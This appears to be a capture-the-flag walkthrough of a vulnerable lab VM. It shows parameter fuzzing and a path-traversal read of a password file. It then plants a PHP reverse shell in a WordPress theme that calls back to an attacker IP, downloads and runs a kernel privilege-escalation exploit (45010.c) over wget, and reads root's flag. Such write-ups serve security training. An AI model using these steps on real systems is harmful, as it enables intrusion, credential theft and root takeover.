
A login page here




username and password doesnt seem to be admin and admin or password etc
did enumerate the name victor from booting the machine in the vm like this



another thing here if we login as guest




Lets checkout the /secret.txt here




Lets see this link

on this github page



Lets try running this, didnt work correctly for me had to modify it a little bit


```
wfuzz -c -w /usr/share/wfuzz/wordlist/general/common.txt --hc 404 --hw 500 http://192.168.110.118/index.php?FUZZ=something | grep -v "136"
```



so /index.php?file=location.txt as they mentioned

So the other php we have is image.php lets try on there


It worked



As it mentioned it had password.txt on its home directory

it type this in btw (we enumerate saket from guest session too)

```
http://192.168.110.118/image.php?
secrettier360=../../../home/saket/password.txt
```




Admin login creds


```
Username : victor
Password : follow_the_ippsec
```

Lets try logging in and we can btw

Gaining Access



Lets get a reverse shell go in Appearance → Theme Editor → secret.php




Lets get the script from here : https://github.com/pentestmonkey/php-reverse-shell/blob/master/php-reverse-shell.php

Change these

```php
set_time_limit (0);
$VERSION = "1.0";
$ip = '192.168.110.1';  // CHANGE THIS
$port = 9001;       // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;
```

copy paste it there then click on update files



Start a netcat listner

```
nc -lvnp 9001

Listening on 0.0.0.0 9001
```

now go on this : http://192.168.110.118/wordpress/wp-content/themes/twentynineteen/secret.php

and we get a shell also look at this

```
nc -lvnp 9001
Listening on 0.0.0.0 9001
Connection received on 192.168.110.118 46924
Linux ubuntu 4.10.0-28-generic #32~16.04.2-Ubuntu SMP Thu Jul 20 10:19:48 UTC 2017 x86_64 x86_64 x86_64 GNU/Linux
 12:28:18 up 3 min,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$
```

Lets upgrade the shell first

```
python3 -c 'import pty; pty.spawn("/bin/bash")'
```

Then press ^Z
then type in

```
stty raw -echo; fg
```

then press enter once
then type in

```
export TERM=xterm
```

This one might work for us

```
searchsploit ubuntu 16.04
------------------------------------------------------------------------------------------------ ---------------------------------
Apport 2.x (Ubuntu Desktop 12.10 < 16.04) - Local Code Execution                                | linux/local/40937.txt
Exim 4 (Debian 8 / Ubuntu 16.04) - Spool Privilege Escalation                                   | linux/local/40054.c
Google Chrome (Fedora 25 / Ubuntu 16.04) - 'tracker-extract' / 'gnome-video-thumbnailer' + 'totem' | linux/local/40943.txt
LightDM (Ubuntu 16.04/16.10) - 'Guest Account' Local Privilege Escalation                       | linux/local/41923.txt
Linux Kernel (Debian 7.7/8.5/9.0 / Ubuntu 14.04.2/16.04.2/17.04 / Fedora 22/25 / CentOS 7.3.1611) - | linux_x86-64/local/42275.c
Linux Kernel (Debian 9/10 / Ubuntu 14.04.5/16.04.2/17.04 / Fedora 23/24/25) - 'ldso_dynamic Stack C | linux_x86/local/42276.c
Linux Kernel (Ubuntu 16.04) - Reference Count Overflow Using BPF Maps                           | linux/dos/39773.txt
Linux Kernel 4.14.7 (Ubuntu 16.04 / CentOS 7) - (KASLR & SMEP Bypass) Arbitrary File Read       | linux/local/45175.c
Linux Kernel 4.4 (Ubuntu 16.04) - 'BPF' Local Privilege Escalation (Metasploit)                 | linux/local/40759.rb
Linux Kernel 4.4 (Ubuntu 16.04) - 'snd_timer_user_ccallback()' Kernel Pointer Leak              | linux/dos/46529.c
Linux Kernel 4.4.0 (Ubuntu 14.04/16.04 x86-64) - 'AF_PACKET' Race Condition Privilege Escalation | linux_x86-64/local/40871.c
Linux Kernel 4.4.0-21 (Ubuntu 16.04 x64) - Netfilter 'target_offset' Out-of-Bounds Privilege Escala | linux_x86-64/local/40049.c
Linux Kernel 4.4.0-21 < 4.4.0-51 (Ubuntu 14.04/16.04 x64) - 'AF_PACKET' Race Condition Privilege Es | windows_x86-64/local/47170.c
Linux Kernel 4.4.x (Ubuntu 16.04) - 'double-fdput()' bpf(BPF_PROG_LOAD) Privilege Escalation   | linux/local/39772.txt
Linux Kernel 4.6.2 (Ubuntu 16.04.1) - 'IP6T_SO_SET_REPLACE' Local Privilege Escalation         | linux/local/40489.txt
Linux Kernel 4.8 (Ubuntu 16.04) - Leak sctp Kernel Pointer                                      | linux/dos/45919.c
Linux Kernel < 4.13.9 (Ubuntu 16.04 / Fedora 27) - Local Privilege Escalation                   | linux/local/45010.c
Linux Kernel < 4.4.0-116 (Ubuntu 16.04.4) - Local Privilege Escalation                          | linux/local/44298.c
Linux Kernel < 4.4.0-21 (Ubuntu 16.04 x64) - 'netfilter target_offset' Local Privilege Escalation | linux_x86-64/local/44300.c
Linux Kernel < 4.4.0-83 / < 4.8.0-58 (Ubuntu 14.04/16.04) - Local Privilege Escalation (KASLR / SME | linux/local/43418.c
Linux Kernel < 4.4.0/ < 4.8.0 (Ubuntu 14.04/16.04 / Linux Mint 17/18 / Zorin) - Local Privilege Esc | linux/local/47169.c
------------------------------------------------------------------------------------------------ ---------------------------------
Shellcodes: No Results
```

Lets get it like this :

```
cp /usr/share/exploitdb/exploits/linux/local/45010.c .
```

then start a python server on your host from the mahcine to get this file

```
┌──(pks㉿Kali)-[~]
└─$ python3 -m http.server 8001
Serving HTTP on 0.0.0.0 port 8001 (http://0.0.0.0:8001/) ...
```

Get it like this

```
www-data@ubuntu:/tmp$ wget http://192.168.110.64:8001/45010.c
--2024-08-07 12:35:56--  http://192.168.110.64:8001/45010.c
Connecting to 192.168.110.64:8001... connected.
HTTP request sent, awaiting response... 200 OK
Length: 13176 (13K) [text/x-csrc]
Saving to: '45010.c'

45010.c             100%[===================>]  12.87K  --.-KB/s    in 0

2024-08-07 12:35:56 (470 MB/s) - '45010.c' saved [13176/13176]

www-data@ubuntu:/tmp$
```

Lets compile it

```
www-data@ubuntu:/tmp$ gcc 45010.c -o exploit
www-data@ubuntu:/tmp$
```

now run it

```
www-data@ubuntu:/tmp$ ./exploit
[.]
[.] t(-_-t) exploit for counterfeit grsec kernels such as KSPP and linux-hardened t(-_-t)
[.]
[.]   ** This vulnerability cannot be exploited at all on authentic grsecurity kernel **
[.]
[*] creating bpf map
[*] sneaking evil bpf past the verifier
[*] creating socketpair()
[*] attaching bpf backdoor to socket
[*] skbuff => ffffa0a2f634ce00
[*] Leaking sock struct from ffffa0a2f8649400
[*] Sock->sk_rcvtimeo at offset 592
[*] Cred structure at ffffa0a2f2990480
[*] UID from cred structure: 33, matches the current: 33
[*] hammering cred structure at ffffa0a2f2990480
[*] credentials patched, launching shell...
# id
uid=0(root) gid=0(root) groups=0(root),33(www-data)
# /bin/bash
root@ubuntu:/tmp#
```

we get root lets get the both the flags

Here is both the flag :

```
root@ubuntu:/tmp# cat /root/root.txt
b2b17036da1de94cfb024540a8e7075a
root@ubuntu:/tmp# cat /home/saket/user.txt
af3c658dcf9d7190da3153519c003456
root@ubuntu:/tmp#
```